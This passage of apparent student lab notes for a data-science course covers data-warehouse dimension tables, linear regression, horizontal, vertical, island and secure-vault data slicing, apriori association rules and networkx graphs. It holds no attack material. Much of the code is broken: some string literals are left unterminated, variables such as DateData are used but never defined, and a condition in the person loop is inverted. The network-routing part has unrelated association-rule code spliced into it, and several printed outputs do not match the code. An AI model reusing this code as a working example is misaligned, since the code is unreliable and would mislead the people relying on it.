BirthDateZoneUTCStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S (%Z)
(%z)")
BirthDate = BirthDateZoneUTC.astimezone(timezone(BirthZone[j]))
BirthDateStr=BirthDate.strftime("%Y-%m-%d %H:%M:%S (%Z) (%z)")
BirthDateLocal=BirthDate.strftime("%Y-%m-%d %H:%M:%S")
IDTimeNumber=str(uuid.uuid4())
TimeLine=[('TimeID', [str(IDTimeNumber)]),
('UTCDate', [str(BirthDateZoneStr)]),
('LocalTime', [str(BirthDateLocal)]),
('TimeZone', [str(BirthZone)])]
if t==1:
    TimeFrame = pd.DataFrame.from_dict(OrderedDict(TimeLine))
else:
    TimeRow = pd.DataFrame.from_dict(OrderedDict(TimeLine))
    TimeFrame=TimeFrame.append(TimeRow)
DimTime=TimeFrame
DimTimeIndex=DimTime.set_index(['TimeID'],inplace=False)
sTable = 'Dim-Time'
print('Storing :',sDatabaseName,' Table:',sTable)
DimTimeIndex.to_sql(sTable, conn1, if_exists="replace")
DimTimeIndex.to_sql(sTable, conn3, if_exists="replace")
sSQL=" SELECT " + \
" FirstName," + \
" SecondName," + \
" LastName," + \
" BirthDateKey " + \
" FROM [Hub-Person];"
PersonDataRaw=pd.read_sql_query(sSQL, conn2)
PersonData=PersonDataRaw.head(1000)
print('Dimension Person')
t=0
mt=DateData.shape[0]
for i in range(mt):
    t+=1
    print(t,mt)
    FirstName = str(PersonData["FirstName"])
    SecondName = str(PersonData["SecondName"])
    if len(SecondName) > 0:
        SecondName=""
    LastName = str(PersonData["LastName"])
    BirthDateKey = str(PersonData["BirthDateKey"])
    IDPersonNumber=str(uuid.uuid4())
    PersonLine=[('PersonID', [str(IDPersonNumber)]),
    ('FirstName', [FirstName]),
    ('SecondName', [SecondName]),
    ('LastName', [LastName]),
    ('Zone', [str('UTC')]),
    ('BirthDate', [BirthDateKey])]
    if t==1:
        PersonFrame = pd.DataFrame.from_dict(OrderedDict(PersonLine))

```

```

else:
PersonRow = pd.DataFrame.from_dict(OrderedDict(PersonLine))
PersonFrame = PersonFrame.append(PersonRow)
DimPerson=PersonFrame
print(DimPerson)
DimPersonIndex=DimPerson.set_index(['PersonID'],inplace=False)
sTable = 'Dim-Person'
print('Storing :',sDatabaseName,' Table:',sTable)
DimPersonIndex.to_sql(sTable, conn1, if_exists="replace")
DimPersonIndex.to_sql(sTable, conn3, if_exists="replace")

```

Output:

```

Working Base : D:/VKHCG  using  win32
      DateTimeValue
0    2018-01-01 00:00:00
1    2017-12-31 23:00:00
2    2017-12-31 22:00:00
3    2017-12-31 21:00:00
4    2017-12-31 20:00:00
..
995   ...
996   2017-11-20 13:00:00
997   2017-11-20 12:00:00
998   2017-11-20 11:00:00
999   2017-11-20 10:00:00

[1000 rows x 1 columns]
Time Dimension
1 3000
2 3000
3 3000
4 3000
5 3000
6 3000
2993 3000
2994 3000
2995 3000
2996 3000
2997 3000
2998 3000
2999 3000
3000 3000
Storing : D:/VKHCG/99-DW/datawarehouse.db
Table: Dim-Time

```

Part D: Simple Linear Regression**Code:**

```

import matplotlib.pyplot as plt
import numpy as np
#do pip install scikit-learn
from sklearn import datasets, linear_model
from sklearn.metrics import mean_squared_error, r2_score
# Load the diabetes dataset
diabetes = datasets.load_diabetes()
# Use only one feature
diabetes_X = diabetes.data[:, np.newaxis, 2]
# Split the data into training/testing sets
diabetes_X_train = diabetes_X[:-20]
diabetes_X_test = diabetes_X[-20:]
# Split the targets into training/testing sets
diabetes_y_train = diabetes.target[:-20]
diabetes_y_test = diabetes.target[-20:]
# Create linear regression object
regr = linear_model.LinearRegression()
# Train the model using the training sets
regr.fit(diabetes_X_train, diabetes_y_train)
# Make predictions using the testing set
diabetes_y_pred = regr.predict(diabetes_X_test)
# The coefficients
print('Coefficients: \n', regr.coef_)
# The mean squared error
print("Mean squared error: %.2f" % mean_squared_error(diabetes_y_test, diabetes_y_pred))
# Explained variance score: 1 is perfect prediction
print('Variance score: %.2f' % r2_score(diabetes_y_test, diabetes_y_pred))
# Plot outputs
plt.scatter(diabetes_X_test, diabetes_y_test, color='black')
plt.plot(diabetes_X_test, diabetes_y_pred, color='blue', linewidth=3)
plt.xticks(())
plt.yticks(())
plt.show()


```

Output:

```

Coefficients:
[938.23786125]
Mean squared error: 2548.07
Variance score: 0.47

```



Practical No. 8

Organizing Data

Organizing Superstep:

The Organize superstep takes the complete data warehouse you built at the end of the Transform superstep and subsections it into business-specific data marts. A data mart is the access layer of the data warehouse environment built to expose data to the users. The data mart is a subset of the data warehouse and is generally oriented to a specific business group.

Horizontal Style.

Performing horizontal-style slicing or subsetting of the data warehouse is achieved by applying a filter technique that forces the data warehouse to show only the data for a specific preselected set of filtered outcomes against the data population. The horizontal-style slicing selects the subset of rows from the population while preserving the columns. That is, the data science tool can see the complete record for the records in the subset of records.

Vertical Style

Performing vertical-style slicing or subsetting of the data warehouse is achieved by applying a filter technique that forces the data warehouse to show only the data for specific preselected filtered outcomes against the data population. The vertical-style slicing selects the subset of columns from the population, while preserving the rows. That is, the data science tool can see only the preselected columns from a record for all the records in the population.

Island Style.

Performing island-style slicing or subsetting of the data warehouse is achieved by applying a combination of horizontal- and vertical-style slicing. This generates a subset of specific rows and specific columns reduced at the same time.

Secure Vault Style:

The secure vault is a version of one of the horizontal, vertical, or island slicing techniques, but the outcome is also attached to the person who performs the query. This is common in multi-security environments, where different users are allowed to see different data sets. This process works well, if you use a role-based access control (RBAC) approach to restricting system access to authorized users. The security is applied against the “role,” and a person can then, by the security system, simply be added or removed from the role, to enable or disable access.

Association Rule Mining

Association rule learning is a rule-based machine-learning method for discovering interesting relations between variables in large databases, similar to the data you will find in a data lake. The technique enables you to investigate the interaction between data within the same population. Lift is simply estimated by the ratio of the joint probability of two items x and y, divided by the product of their individual probabilities:

$$Lift = \frac{P(x,y)}{P(x)P(y)}$$

Part A: HORIZONTAL

Aim: Horizontal Style

Code:

```

import sys
import os
import pandas as pd
import sqlite3 as sq
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir):
    os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn1 = sq.connect(sDatabaseName)
sDatabaseName=sDataWarehouseDir + '/datamart.db'
conn2 = sq.connect(sDatabaseName)
print('#####')
sTable = 'Dim-BMI'
print('Loading :,sDatabaseName, Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI];"
PersonFrame0=pd.read_sql_query(sSQL, conn1)
print('#####')
sTable = 'Dim-BMI'
print('Loading :,sDatabaseName, Table:',sTable)
sSQL="SELECT PersonID,\n    Height,\n    Weight,\n    bmi,\n    Indicator\n    FROM [Dim-BMI]\n    WHERE \
    Height > 1.5 \
    and Indicator = 1\
    ORDER BY \
    Height,\n    Weight;""
PersonFrame1=pd.read_sql_query(sSQL, conn1)
DimPerson=PersonFrame1
DimPersonIndex=DimPerson.set_index(['PersonID'], inplace=False)
sTable = 'Dim-BMI'
print("\n#####")
print('Storing :,sDatabaseName,\n Table:',sTable)
print("\n#####")
#DimPersonIndex.to_sql(sTable, conn2, if_exists="replace")
print('#####')
sTable = 'Dim-BMI'

```

```
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI];"
PersonFrame2=pd.read_sql_query(sSQL, conn2)
print('Full Data Set (Rows):', PersonFrame0.shape[0])
print('Full Data Set (Columns):', PersonFrame0.shape[1])
print('Horizontal Data Set (Rows):', PersonFrame2.shape[0])
print('Horizontal Data Set (Columns):', PersonFrame2.shape[1])
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI
#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI
#####
#####
Storing : D:/Data Science/VKHCG/99-DW/datamart.db
Table: Dim-BMI
#####
#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI
Full Data Set (Rows): 1080
Full Data Set (Columns): 5
Horizontal Data Set (Rows): 194
Horizontal Data Set (Columns): 5
>>>
```

Part B: VERTICAL

Aim: Vertical Style

```
Code: import sys
import os
import pandas as pd
import sqlite3 as sq
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeylen'
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir): os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn1 = sq.connect(sDatabaseName)
sDatabaseName=sDataWarehouseDir + '/datamart.db'
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI];"
PersonFrame0=pd.read_sql_query(sSQL, conn1)
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT \
    Height,\n
    Weight,\n
    Indicator\
    FROM [Dim-BMI];"
PersonFrame1=pd.read_sql_query(sSQL, conn1)
DimPerson=PersonFrame1
DimPersonIndex=DimPerson.set_index(['Indicator'], inplace=False)
sTable = 'Dim-BMI-Vertical'
print('Storing :',sDatabaseName,'\\n Table:',sTable)
DimPersonIndex.to_sql(sTable, conn1, if_exists="replace")
sTable = 'Dim-BMI-Vertical'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI-Vertical];"
PersonFrame2=pd.read_sql_query(sSQL, conn1)
print('Full Data Set (Rows):', PersonFrame0.shape[0])
print('Full Data Set (Columns):', PersonFrame0.shape[1])
print('Horizontal Data Set (Rows):', PersonFrame2.shape[0])
print('Horizontal Data Set (Columns):', PersonFrame2.shape[1])
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI
Storing : D:/Data Science/VKHCG/99-DW/datamart.db
    Table: Dim-BMI-Vertical
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI-Vertical
Full Data Set (Rows): 1080
Full Data Set (Columns): 5
Horizontal Data Set (Rows): 1080
Horizontal Data Set (Columns): 3
>>>
```

Part C: ISLAND**Aim:** Island Style**Code:**

```

import sys
import os
import pandas as pd
import sqlite3 as sq
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir): os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn1 = sq.connect(sDatabaseName)
sDatabaseName=sDataWarehouseDir + '/datamart.db'
conn2 = sq.connect(sDatabaseName)
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI];"
PersonFrame0=pd.read_sql_query(sSQL, conn1)
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT Height, Weight, Indicator
      FROM [Dim-BMI]
      WHERE Indicator > 2
      ORDER BY Height, Weight;"
PersonFrame1=pd.read_sql_query(sSQL, conn1)
DimPerson=PersonFrame1
DimPersonIndex=DimPerson.set_index(['Indicator'],inplace=False)
sTable = 'Dim-BMI-Vertical'
print('Storing :',sDatabaseName,'\n Table:',sTable)
DimPersonIndex.to_sql(sTable, conn2, if_exists="replace")
sTable = 'Dim-BMI-Vertical'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI-Vertical];"
PersonFrame2=pd.read_sql_query(sSQL, conn2)
print('Full Data Set (Rows):', PersonFrame0.shape[0])
print('Full Data Set (Columns):', PersonFrame0.shape[1])
print('Horizontal Data Set (Rows):', PersonFrame2.shape[0])
print('Horizontal Data Set (Columns):', PersonFrame2.shape[1])

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI
Storing : D:/Data Science/VKHCG/99-DW/datamart.db
          Table: Dim-BMI-Vertical
Loading : D:/Data Science/VKHCG/99-DW/datamart.db  Table: Dim-BMI-Vertical
Full Data Set (Rows): 1080
Full Data Set (Columns): 5
Horizontal Data Set (Rows): 771
Horizontal Data Set (Columns): 3
>>> |

```

Part D: SECURE VAULT**Code:**

```

import sys
import os
import pandas as pd
import sqlite3 as sq
Base='D:/Data Science/VKHCG'
print('#####')
print('Working Base :',Base, ' using ', sys.platform)
print('#####')
Company='01-Vermeulen'
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir): os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn1 = sq.connect(sDatabaseName)
sDatabaseName=sDataWarehouseDir + '/datamart.db'
conn2 = sq.connect(sDatabaseName)
print('#####')
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL="SELECT * FROM [Dim-BMI];"
PersonFrame0=pd.read_sql_query(sSQL, conn1)
print('#####')
sTable = 'Dim-BMI'
print('Loading :',sDatabaseName,' Table:',sTable)

sSQL="SELECT \
    Height,\n
    Weight,\n
    Indicator,\n
    CASE Indicator\n
        WHEN 1 THEN 'Pip'\n
        WHEN 2 THEN 'Norman'\n
        WHEN 3 THEN 'Grant'\n
        ELSE 'Sam'\n
    END AS Name\n
    FROM [Dim-BMI]\n
    WHERE Indicator > 2\n
    ORDER BY \
    Height,\n
    Weight;"
```

PersonFrame1=pd.read_sql_query(sSQL, conn1)

DimPerson=PersonFrame1

DimPersonIndex=DimPerson.set_index(['Indicator'], inplace=False)

sTable = 'Dim-BMI-Secure'

print('\n#####')

print('Storing :',sDatabaseName,' Table:',sTable)

print('\n#####')

DimPersonIndex.to_sql(sTable, conn2, if_exists="replace")

```

print('#####')
sTable = 'Dim-BMI-Secure'
print('Loading :',sDatabaseName,' Table:',sTable)
print('#####')
sSQL="SELECT * FROM [Dim-BMI-Secure] WHERE Name = 'Sam';"
PersonFrame2=pd.read_sql_query(sSQL, conn2)
print('#####')
print('Full Data Set (Rows):', PersonFrame0.shape[0])
print('Full Data Set (Columns):', PersonFrame0.shape[1])
print('#####')
print('Horizontal Data Set (Rows):', PersonFrame2.shape[0])
print('Horizontal Data Set (Columns):', PersonFrame2.shape[1])
print('Only Sam Data')
print(PersonFrame2.head())
print('#####')

```

Output:

```

#####
Working Base : D:/Data Science/VKHCG using win32
#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI
#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI

#####
Storing : D:/Data Science/VKHCG/99-DW/datamart.db
Table: Dim-BMI-Secure

#####
Loading : D:/Data Science/VKHCG/99-DW/datamart.db Table: Dim-BMI-Secure
#####
Full Data Set (Rows): 1080
Full Data Set (Columns): 5
#####
Horizontal Data Set (Rows): 692
Horizontal Data Set (Columns): 4
Only Sam Data
   Indicator  Height  Weight  Name
0          4     1.0      35  Sam
1          4     1.0      40  Sam
2          4     1.0      45  Sam
3          4     1.0      50  Sam
4          4     1.0      55  Sam
#####
>>> |

```

Part E: Association Rule Mining

```

Code: import sys
import os
import pandas as pd
from mlxtend.frequent_patterns import apriori
from mlxtend.frequent_patterns import association_rules
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('#####')
print('Working Base :',Base, ' using ', sys.platform)
print('#####')
Company='01-Vermeulen'
InputFileName='Online-Retail-Billboard.csv'
EDSAssessDir='02-Assess/01-EDS'
InputAssessDir=EDSAssessDir + '/02-Python'
sFileAssessDir=Base + '/' + Company + '/' + InputAssessDir
if not os.path.exists(sFileAssessDir):
    os.makedirs(sFileAssessDir)
sFileName=Base+'/'+ Company + '/00-RawData/' + InputFileName
df = pd.read_csv(sFileName,header=0,low_memory=False,encoding="latin-1")
print(df.shape)
df['Description'] = df['Description'].str.strip()
df.dropna(axis=0, subset=['InvoiceNo'], inplace=True)
df['InvoiceNo'] = df['InvoiceNo'].astype('str')
df = df[~df['InvoiceNo'].str.contains('C')]
basket = (df[df['Country'] == "France"]
           .groupby(['InvoiceNo', 'Description'])['Quantity']
           .sum().unstack().reset_index().fillna(0)
           .set_index('InvoiceNo'))
def encode_units(x):
    if x <= 0:
        return 0
    if x >= 1:
        return 1
basket_sets = basket.applymap(encode_units)
basket_sets.drop('POSTAGE', inplace=True, axis=1)
frequent_itemsets = apriori(basket_sets, min_support=0.07, use_colnames=True)
rules = association_rules(frequent_itemsets, metric="lift", min_threshold=1)
print(rules.head())
rules[ (rules['lift'] >= 6) &
      (rules['confidence'] >= 0.8) ]
sProduct1='ALARM CLOCK BAKELIKE GREEN'
print(sProduct1)
print(basket[sProduct1].sum())
sProduct2='ALARM CLOCK BAKELIKE RED'
print(sProduct2)
print(basket[sProduct2].sum())

```

```

basket2 = (df[df['Country'] == "Germany"]
           .groupby(['InvoiceNo', 'Description'])['Quantity']
           .sum().unstack().reset_index().fillna(0)
           .set_index('InvoiceNo'))
basket_sets2 = basket2.groupby(['InvoiceNo']).apply(lambda x: x[x['Quantity'] >= 2])
basket_sets2.drop('POSTAGE', inplace=True, axis=1)
frequent_itemsets2 = apriori(basket_sets2, min_support=0.05, use_colnames=True)
rules2 = association_rules(frequent_itemsets2, metric="lift", min_threshold=1)
print(rules2[ (rules2['lift'] >= 4) &
             (rules2['confidence'] >= 0.5)])

```

Output:

```

RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_8e.py
#####
Working Base : D:/Data Science/VKHCG using win32
#####
(541909, 8)

Warning (from warnings module):
  File "C:\Users\OM JAGTAP\AppData\Local\Programs\Python\Python37-32\lib\site-packages\mlxtend\frequent_patterns\fpcommon.py", line 113
    DeprecationWarning,
DeprecationWarning: DataFrames with non-bool types result in worse computational performance and their support might be discontinued in the future. Please use a DataFrame with bool type
      antecedents  ...  zhangs_metric
0   (ALARM CLOCK BAKELIKE PINK)  ...    0.964734
1   (ALARM CLOCK BAKELIKE GREEN)  ...    0.959283
2   (ALARM CLOCK BAKELIKE GREEN)  ...    0.979224
3   (ALARM CLOCK BAKELIKE RED)  ...    0.976465
4   (ALARM CLOCK BAKELIKE PINK)  ...    0.968652

[5 rows x 10 columns]
ALARM CLOCK BAKELIKE GREEN
340.0
ALARM CLOCK BAKELIKE RED
316.0

Warning (from warnings module):
  File "C:\Users\OM JAGTAP\AppData\Local\Programs\Python\Python37-32\lib\site-packages\mlxtend\frequent_patterns\fpcommon.py", line 113
    DeprecationWarning,
DeprecationWarning: DataFrames with non-bool types result in worse computational performance and their support might be discontinued in the future. Please use a DataFrame with bool type
      antecedents  ...  zhangs_metric
0   (PLASTERS IN TIN CIRCUS PARADE)  ...    0.864580
6   (PLASTERS IN TIN SPACEBOY)  ...    0.849877
10  (RED RETROSPOT CHARLOTTE BAG)  ...    0.913551

[3 rows x 10 columns]

```

Part F: Create a Network Routing Diagram**Code:**

```

import sys
import os
import pandas as pd
import networkx as nx
import matplotlib.pyplot as plt
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='02-Assess/01-EDS/02-Python/Assess-Network-Routing-Company.csv'
sOutputFileName1='05-Organise/01-EDS/02-Python/Organise-Network-Routing-
    Company.gml'
sOutputFileName2='05-Organise/01-EDS/02-Python/Organise-Network-Routing-
    Company.png'
Company='01-Vermeulen'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
CompanyData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print(CompanyData.head())
print(CompanyData.shape)
G=nx.Graph()
for i in range(CompanyData.shape[0]):
    for j in range(CompanyData.shape[0]):
        Node0=CompanyData['Company_Country_Name'][i]
        Node1=CompanyData['Company_Country_Name'][j]
        if Node0 != Node1:
            G.add_edge(Node0,Node1)
for i in range(CompanyData.shape[0]):
    Node0=CompanyData['Company_Country_Name'][i]
    Node1=CompanyData['Company_Place_Name'][i] + '('+
        CompanyData['Company_Country_Name'][i] + ')'
    if Node0 != Node1:
        G.add_edge(Node0,Node1)
print('Nodes:', G.number_of_nodes())
print('Edges:', G.number_of_edges())
sFileName=Base + '/' + Company + '/' + sOutputFileName1
print('Storing :',sFileName)
nx.write_gml(G, sFileName)
sFileName=Base + '/' + Company + '/' + sOutputFileName2
print('Storing Graph Image:',sFileName)
plt.figure(figsize=(15, 15))
pos=nx.spectral_layout(G,dim=2)
nx.draw_networkx_nodes(G,pos, node_color='k', node_size=10, alpha=0.8)
nx.draw_networkx_edges(G, pos, edge_color='r', arrows=False, style='dashed')
nx.draw_networkx_labels(G, pos, font_size=12, font_family='sans-serif', font_color='b')

```

```

plt.axis('off')
plt.savefig(sFileName,dpi=600)
plt.show()
print('#####')
print('Working Base :',Base, ' using ', sys.platform)
print('#####')
Company='01-Vermeulen'
InputFileName='Online-Retail-Billboard.xlsx'
EDSAssessDir='02-Assess/01-EDS'
InputAssessDir=EDSAssessDir + '/02-Python'
sFileAssessDir=Base + '/' + Company + '/' + InputAssessDir
if not os.path.exists(sFileAssessDir):
    os.makedirs(sFileAssessDir)
sFileName=Base+'/'+ Company + '/00-RawData/' + InputFileName
df = pd.read_excel(sFileName)
print(df.shape)
df['Description'] = df['Description'].str.strip()
df.dropna(axis=0, subset=['InvoiceNo'], inplace=True)
df['InvoiceNo'] = df['InvoiceNo'].astype('str')
df = df[~df['InvoiceNo'].str.contains('C')]
basket = (df[df['Country'] == "France"]
    .groupby(['InvoiceNo', 'Description'])['Quantity']
    .sum().unstack().reset_index().fillna(0)
    .set_index('InvoiceNo'))
def encode_units(x):
    if x <= 0:
        return 0
    if x >= 1:
        return 1
basket_sets = basket.applymap(encode_units)
basket_sets.drop('POSTAGE', inplace=True, axis=1)
frequent_itemsets = apriori(basket_sets, min_support=0.07, use_colnames=True)
rules = association_rules(frequent_itemsets, metric="lift", min_threshold=1)
print(rules.head())
rules[ (rules['lift'] >= 6) &
      (rules['confidence'] >= 0.8) ]
sProduct1='ALARM CLOCK BAKELIKE GREEN'
print(sProduct1)
print(basket[sProduct1].sum())
sProduct2='ALARM CLOCK BAKELIKE RED'
print(sProduct2)
print(basket[sProduct2].sum())
basket2 = (df[df['Country'] == "Germany"]
    .groupby(['InvoiceNo', 'Description'])['Quantity']
    .sum().unstack().reset_index().fillna(0)
    .set_index('InvoiceNo'))
basket_sets2 = basket2.applymap(encode_units)
basket_sets2.drop('POSTAGE', inplace=True, axis=1)
frequent_itemsets2 = apriori(basket_sets2, min_support=0.05, use_colnames=True)
rules2 = association_rules(frequent_itemsets2, metric="lift", min_threshold=1)


```

```
print(rules2[ (rules2['lift'] >= 4) &
             (rules2['confidence'] >= 0.5)])
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/02-Assess-Network-Routing-Company.csv
   Country_Code Company_Place_Name ... Longitude Company_Country_Name
0           US        New York ... -73.9725 United States of America
1           US        New York ... -74.0052 United States of America
2           US        New York ... -73.9862 United States of America
3           US        New York ... -73.9782 United States of America
4           US        New York ... -73.9933 United States of America

[5 rows x 5 columns]
(150, 5)
Nodes: 6
Edges: 6
Storing : D:/Data Science/VKHCG/01-Vermeulen/05-Organise/01-EDS/02-Python/Organise-Network-Routing-Company.gml
Storing Graph Image: D:/Data Science/VKHCG/01-Vermeulen/05-Organise/01-EDS/02-Python/Organise-Network-Routing-Company.png
```



Part G: Picking content for billboards.**Code:**

```

import sys
import os
import pandas as pd
import networkx as nx
import matplotlib.pyplot as plt
import numpy as np
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='02-Assess/01-EDS/02-Python/Assess-DE-Billboard-Visitor.csv'
sOutputFileName1='05-Organise/01-EDS/02-Python/Organise-Billboards.gml'
sOutputFileName2='05-Organise/01-EDS/02-Python/Organise-Billboards.png'
Company='02-Krennwallner'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
BillboardDataRaw=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print(BillboardDataRaw.head())
print(BillboardDataRaw.shape)
BillboardData=BillboardDataRaw
sSample=list(np.random.choice(BillboardData.shape[0],20))
G=nx.Graph()
for i in sSample:
    for j in sSample:
        Node0=BillboardData['BillboardPlaceName'][i] + '('+
BillboardData['BillboardCountry'][i] + ')'
        Node1=BillboardData['BillboardPlaceName'][j] + '('+
BillboardData['BillboardCountry'][i] + ')'
        if Node0 != Node1:
            G.add_edge(Node0,Node1)
for i in sSample:
    Node0=BillboardData['BillboardPlaceName'][i] + '('+
BillboardData['VisitorPlaceName'][i] + ')'
    Node1=BillboardData['BillboardPlaceName'][i] + '('+ BillboardData['VisitorCountry'][i] +
')'
    if Node0 != Node1:
        G.add_edge(Node0,Node1)
print('Nodes:', G.number_of_nodes())
print('Edges:', G.number_of_edges())
sFileName=Base + '/' + Company + '/' + sOutputFileName1
print('Storing :',sFileName)
nx.write_gml(G, sFileName)
sFileName=Base + '/' + Company + '/' + sOutputFileName2
print('Storing Graph Image:',sFileName)

